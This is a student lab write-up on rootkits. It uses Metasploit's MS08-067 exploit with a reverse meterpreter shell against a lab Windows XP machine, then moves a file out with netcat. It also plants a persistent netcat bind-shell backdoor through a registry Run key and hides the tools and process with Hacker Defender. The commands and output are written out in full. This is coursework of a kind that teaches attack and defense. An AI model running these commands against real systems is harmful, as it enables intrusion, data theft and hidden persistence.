
Vikash Deo
N15708475
Vkd225

Lab - 8 (Rootkits)

After turning all the virtual machines, we have to download 'netcat' and 'hacker-defender' file from the web server.

http://10.12.1.10/hd/hd-1.0.0/ - for hacker defender files
http://10.12.1.10/nc/nc11/ - for netcat files

First, we have to use metasploit to exploit the target machine (XP machine). We do this using meterpreter.



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.111.107:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.10.111.109
[*] Meterpreter session 1 opened (10.10.111.107:4444 -> 10.10.111.109:1041) at 2015-11-24 15:01:41 -0500

meterpreter >
```

I have used 'netapi' to exploit the target machine.

> msfconsole
> search netapi
> use exploit/windows/smb/ms08_067_netapi
> set RHOST 10.10.111.109
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LHOST 10.101.111.107
> exploit
> shell


After gaining the shell access, I uploaded netcat (nc.exe) and hacker-defender (hxdef100.exe, hxdef100.ini) to the target machine.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > upload /root/Desktop/nc.exe nc.exe
[*] uploading  : /root/Desktop/nc.exe -> nc.exe
[*] uploaded   : /root/Desktop/nc.exe -> nc.exe
meterpreter >
```

Upload the netcat file to C:\WINDOWS\system32 folder from the desktop of local machine (backtrack machine).

- **upload /root/Desktop/nc.exe nc.exe**


It can be seen that, nc.exe file has been transferred to the target machine.



Now, we also need to upload hacker defender files hxdef100.exe and hxdef100.ini which I uploaded in C:\WINDOWS\Help\hd folder from the desktop of local machine (backtrack machine).

- **upload /root/Desktop/hxdef100.ini hxdef100.ini**
- **upload /root/Desktop/hxdef100.exe hxdef100.exe**

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > cd Help
meterpreter > pwd
C:\WINDOWS\Help
meterpreter > cd hd
meterpreter > pwd
C:\WINDOWS\Help\hd
meterpreter > upload /root/Desktop/hxdef100.ini hxdef100.ini
[*] uploading  : /root/Desktop/hxdef100.ini -> hxdef100.ini
[*] uploaded   : /root/Desktop/hxdef100.ini -> hxdef100.ini
meterpreter >
```




Now, we need to download a file of our choice from the target machine.

The following steps are involved to make such transfers:

1. We execute the netcat file (nc.exe) to initiate netcat using meterpreter


2. We use windows shell from the Backtrack 5 machine to open up port of our choice (1211) to transfer the file (lab_nc.txt), which has been created in xp machine.
   - **nc –w 3 10.10.111.107 1211 < lab_nc.txt**

3. Now open the same port on the Backtrack machine and listen on that port (1211) using the **> nc –l –p 1211 > lab_nc.txt.**




We can see that lab_nc.txt has been downloaded in our backtrack machine in 18:09.

3. The file is being transferred and stored in the root folder.



Now, since we have not run hxdef100, it can also be seen in 'processes' under task manager.



Now, for persistent Netcat backdoor,

Netcat has to start every time when windows machine starts. This is done using registry keys, which are generally stored in

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\run,

A key value has to be added there which is done by using

reg setval –k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\run –v nc –d "C:\\Windows\\System32\\nc.exe –lvvp 1013 –e cmd.exe".

```
meterpreter >
meterpreter > reg setval -k HKLM\\software\\microsoft\windows\\currentversion\\run -v nc -d "C:\\windows\system32\\nc.exe -lv
vp 1013 -e cmd.exe"
Successful set nc.
meterpreter >
```

We need to check if the registry has been set properly to confirm the key value.


reg queryval –k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\run –v nc

```
meterpreter > reg queryval -k HKLM\\software\\microsoft\windows\\currentversion\
\run -v nc
Key: HKLM\software\microsoftwindows\currentversion\run
Name: nc
Type: REG_SZ
Data: C:windowssystem32nc.exe -lvvp 1013 -e cmd.exe
meterpreter >
```

We will run hacker-defender file in windows xp to hide the desired files and folders. For this, we have to edit hxdef100.ini.


We hide our "hd" folder in which our hacker-defender files are saved and also hide nc.exe file. We have to mention registry HKLM\Software\Windows\CurrentVersion in hxdef100.ini which keeps the information of the installed and running programs.

These names will be defined in 'hxdef100.ini'under respective headings, which makes hxdef100.exe can make these files as hidden.




Now, we execute ‘hxdef100.exe’ file.

We can verify form the xp machine, the folder cannot be seen.



Now, after executing netcat again to download the file (lab_nc.txt)



We can see the time stamp of the file, 18:35 and form the xp machine. We can also see from the process that showed the nc.exe before using hxdef100.exe but now, the process is not seen in task manager.